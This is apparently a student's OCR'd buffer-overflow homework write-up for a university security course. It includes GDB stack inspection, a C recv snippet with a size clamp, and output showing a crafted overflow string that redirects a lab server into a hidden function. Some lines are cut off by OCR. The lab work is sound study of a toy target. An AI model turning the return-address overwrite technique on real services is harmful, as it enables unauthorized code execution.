
HW10: Buffer Overflow
Name: Jack Gardner
ECN Login: gardne97
Due Date: 4/4/23

GDB Commands:


```
(gdb) disas secretFunction : 0x400e18
// Shows the start of the secret function
(gdb) disas clientComm : 0x400e16
//Shows the end of the client comm function
(gdb) break *0x400e16
//Sets a breakpoint at the end of the client comm function
(gdb) run
//Starts the program
(gdb) x /90b $rsp
0x7fffffffd6f0: -112    -41     -1      -1      -1      127     0       0
0x7fffffffd6f8: 88      -41     -1      -1      -1      127     0       0
0x7fffffffd700: -128    -41     -1      -1      -1      127     0       0
0x7fffffffd708: 48      10      64      0       6       0       0       0
0x7fffffffd710: 65      10      0       0       0       0       0       0
0x7fffffffd718: -112    -41     -1      -1      -1      127     0       0
0x7fffffffd720: 16      48      96      0       0       0       0       0
0x7fffffffd728: 80      -31     -1      -9      2       0       0       ---Type <return> to continue, or q <return> to quit---
0
0x7fffffffd730: -112    -41     -1      -1      -1      127     0       0
0x7fffffffd738: -39     12      64      0       0       0       0       0
0x7fffffffd740: 120     -40     -1      -1      -1      127     0       0
0x7fffffffd748: -1      -75
//Examine the current stack
(gdb) print /x *(unsigned *) $rsp
$1 = 0xffffd790
//Print the stack location pointed to by the stack pointer
(gdb) print /x $rbp
$2 = 0x7fffffffd730
// What is currently stored in the frame pointer
(gdb) print /x *(unsigned *) $rbp
$3 = 0xffffd790
//The current stack location pointed by the frame pointer
(gdb) print /x *((unsigned *) $rbp + 2)
$4 = 0x400cd9
//The return address of this stackframe
(gdb) print /x $rsp
$5 = 0x7fffffffd6f0
//What is currently stored in the stack pointer
```



```
/* recv data from the client */

getsockopt(clntSockfd, SOL_SOCKET,SO_SNDBUF, senderBuffSize_addr, o
if(*senderBuffSize_addr > MAX_DATA_SIZE) {
    *senderBuffSize_addr = MAX_DATA_SIZE;
}
recvBuff = malloc((*senderBuffSize_addr) * sizeof (char));

if ((numBytes = recv(clntSockfd, recvBuff, *senderBuffSize_addr, 0)
    perror("recv failed");
    exit(1);
}

recvBuff[numBytes] = '\0';
```

The code check to see if the senderBuffSize is greater than the max allowed data size. If it is, then the sender BuffSize is resized to the max data size to prevent overflow. This happens after the message is received but before the message is processed.

Specially crafted overflow string:



```
   0x0000000000400e19 <+1>:     mov    %rsp,%rbp
   0x0000000000400e1c <+4>:     mov    $0x400fa8,%edi
   0x0000000000400e21 <+9>:     callq  0x4008f0 <puts@plt>
   0x0000000000400e26 <+14>:    mov    $0x1,%edi
   0x0000000000400e2b <+19>:    callq  0x400a00 <exit@plt>
End of assembler dump.
(gdb) cont
The program is not being run.
(gdb) run
Starting program: /home/shay/a/ece404d2/HW10/server 9003
Connected from 172.21.228.181
RECEIVED: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@RECEIVED BYTES: 43

You weren't supposed to get here!
[Inferior 1 (process 31921) exited with code 01]
(gdb) 
```